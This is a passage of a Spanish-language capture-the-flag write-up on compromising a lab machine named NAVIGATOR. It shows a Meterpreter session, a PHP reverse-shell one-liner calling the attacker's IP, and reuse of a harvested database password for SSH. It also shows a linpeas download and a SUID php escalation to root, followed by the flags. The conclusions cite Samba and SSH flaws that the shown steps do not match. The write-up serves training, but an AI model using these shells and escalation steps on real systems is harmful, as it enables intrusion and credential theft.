Vemos que tenemos resultados positivos ya que estamos dentro de la URL con la ayuda de metasploit.

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : navigator
OS           : Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Meterpreter  : php/linux
meterpreter > migrate 410
[-] The "migrate" command is not supported by this Meterpreter type (php/linux)
meterpreter > |
```

Podemos ver el sistema operativo donde esta ejecutado el host del dominio, procedemos hacer una revershell por medio de meterpreter, buscamos la revershell adecuada y la ejecutamos



4. Escalación de privilegios

Hemos escalado privilegios como Shell dentro de la pagina gracias a meterpreter

```
meterpreter > sehll
[-] Unknown command: sehll
meterpreter > shell
Process 854 created.
Channel 1 created.
php -r '$sock=fsockopen("192.168.189.142",6500);exec("sh <83 >83 2>83");'

Shell
Encoding
E
```

Seguimos buscando que mas podemos hacer para poder encontrar la otra bandera y subir privilegios a (root) de ser posible!

```
/* Optional Utility Paths */
define('JAVA_RUNTIME', '{JAVA_RUNTIME}');

/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT', "3306");
define('PDO_SOCKET', "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER', "mysql");

ini_set('magic_quotes_runtime', false);
mb_internal_encoding("UTF-8"); /* Set internal character encoding to UTF-8 */

ini_set('display_errors', false);
if(APP_DEBUG)
{
    ini_set('display_errors', true);
    ini_set('display_startup_errors', true);
}
```

vemos que hemos logrado capturar las contraseñas y sus usuarios de la base de datos

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ ssh denisse@navigator.hm
denisse@navigator.hm's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$
```

¡Hemos logrado entrar como usuario Denisse por medio del dominio, una vez dentro por medio de consola seguimos a ejecutar un linpeas para obtener mas datos de nuestro objetivo!

```
denisse@navigator:/dev/shm$ wget http://192.168.189.142/linpeas.sh
--2023-10-11 23:14:44-- http://192.168.189.142/linpeas.sh
Connecting to 192.168.189.142:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848400 (829K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====>] 828.52K   652KB/s   in 1.3s

2023-10-11 23:14:46 (652 KB/s) - 'linpeas.sh' saved [848400/848400]

denisse@navigator:/dev/shm$ ls
linpeas.sh
denisse@navigator:/dev/shm$
```

Una vez instalado procedemos con su ejecución



Dentro de tanta información, vamos a ejecutar un comando para buscar los permisos y que solo nos muestre lo necesario!

```
denisse@navigator:/dev/shm$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
denisse@navigator:/dev/shm$
```

Para el siguiente paso vamos a la pagina gtfobins, para buscar un bind que nos ayude a subir a root y poder encontrar la otra bandera!

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
export LFILE=file_to_read
php -r 'readfile(getenv("LFILE"))';
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r 'pcntl_exec("/bin/sh", ['-p']);'
```

Sudo

Vemos unos comandos SUID y procedemos a verificar cual es el mas viable a que suba nuestro usuario a root.

```
denisse@navigator:/dev/shm$ echo $CMD
/bin/sh
denisse@navigator:/dev/shm$ CMD="/bin/sh"
```


Creamos un path con el nombre CMD, para poder ejecutar un comando de los encontrados y obtener el acceso a root!

```
denisse@navigator:/dev/shm$ php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"  
# whoami  
root  
# █
```

Si se a logrado ser usuario ROOT.

5. Banderas

```
www-data@navigator:/home$ cd denisse/
www-data@navigator:/home/denisse$ ls
bandera1.txt
www-data@navigator:/home/denisse$ cat bandera1.txt
19019f428f02d94f958b9f709732a51e
www-data@navigator:/home/denisse$
```

```
find: '/proc/843/net': Invalid argument
# cd root
# ls
bandera2.txt
# cat bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
#
```

Bandera 1 bandera1.txt www-data@navigator:/home/denisse\$ cat bandera1.txt	19019f428f02d94f958b9f709732a51e
Bandera 2 # cd root # ls bandera2.txt # cat bandera2.txt	e3b9c48f529685a5fca3e8a5d7d27e0a

¡Dentro de la consola utilizamos la herramienta “cat” la cual nos permite visualizar que tenemos dentro del archivo! Obteniendo las banderas de la maquina NAVIGATOR

6. Herramientas utilizadas

Dejo registro de todo lo usado y encontrado (datos importantes) que me ayudaron a explotar la maquina NAVIGATOR y tener control y acceso total!

```

Herramientas NAVIGATOR.txt
NAVIGATOR.txt x

NAVIGATOR

1. 192.162.189.142      kali
2. 192.168.189.143    00:0c:29:5d:69:98 \ NAVIGATOR
3. 22,53,80 ports
4. 22 / ssh - OpenSSH / 7.9p1 Debian 10+deb10u2
5. 53 / domain - ISC BIND / 9.11.5-P4-5.1+deb10u5
6. 80 / http - nginx / 1.14.2
7. 192.168.189.143/navabout
8. alek
9. navigator.hm
10. meterpreter > sysinfo
    Computer      : navigator
    OS            : Linux navigator 4.19.0-16-amd64 #1      SMP Debian 4.19.181-1 (2021-03-19) x86_64
    Meterpreter   : php/linux
11. /* Database connection */
    define('PDO_HOSTNAME', "localhost");
    define('PDO_PORT',    "3306");
    define('PDO_SOCKET',  "");
    define('PDO_DATABASE', "navigate");
    define('PDO_USERNAME', "denisse");
    define('PDO_PASSWORD', "H4x0r");
    define('PDO_DRIVER',  "mysql");

12. denisse@navigator:/dev/shm$ find / -type f -perm -4000 2>/dev/null
    /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    /usr/lib/eject/dmccrypt-get-device
    /usr/lib/openssh/ssh-keysign
    /usr/bin/umount
    /usr/bin/newgrp
    /usr/bin/mount
    /usr/bin/php7.3
    /usr/bin/su
    /usr/bin/chfn
    /usr/bin/passwd
    /usr/bin/chsh
    /usr/bin/gpasswd

Herramientas NAVIGATOR

1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. whatweb
6. gobuster
7. msfconsole
  
```

7. Extra opcional

```
(kali@kali)-[~/Documents/Scripts]
$ cat Systemid.sh
#!/bin/bash

read -p "Ingresa la dirección IP: " ip_address

result=$(ping -c 1 "$ip_address" | grep -oE "ttl=[0-9]{2,3}")

if [ -n "$result" ]; then
    ttl_value=$(echo "$result" | cut -d '=' -f2)

    case "$ttl_value" in
        64)
            os="Linux/Unix"
            ;;
        128)
            os="Windows"
            ;;
        254)
            os="Solaris/AIX"
            ;;
        *)
            os="Desconocido"
            ;;
    esac

    echo "Resultado: $os - TTL: $ttl_value"
else
    echo "No se encontró ningún resultado para la dirección IP $ip_address"
fi

(kali@kali)-[~/Documents/Scripts]
$
```

Se creó un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primera imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección IP a la cual le va a hacer un PING, para posteriormente mande un TTL y dependa el número de un "nombre del sistema",

8. Conclusiones y Recomendaciones

Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ Encontramos nombres de usuarios que nos ayudo su identificación para poder hacer explotaciones
- ✓ Versiones desactualizadas, gracias a eso pudimos penetrar el ssh fácilmente por metasploit

Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.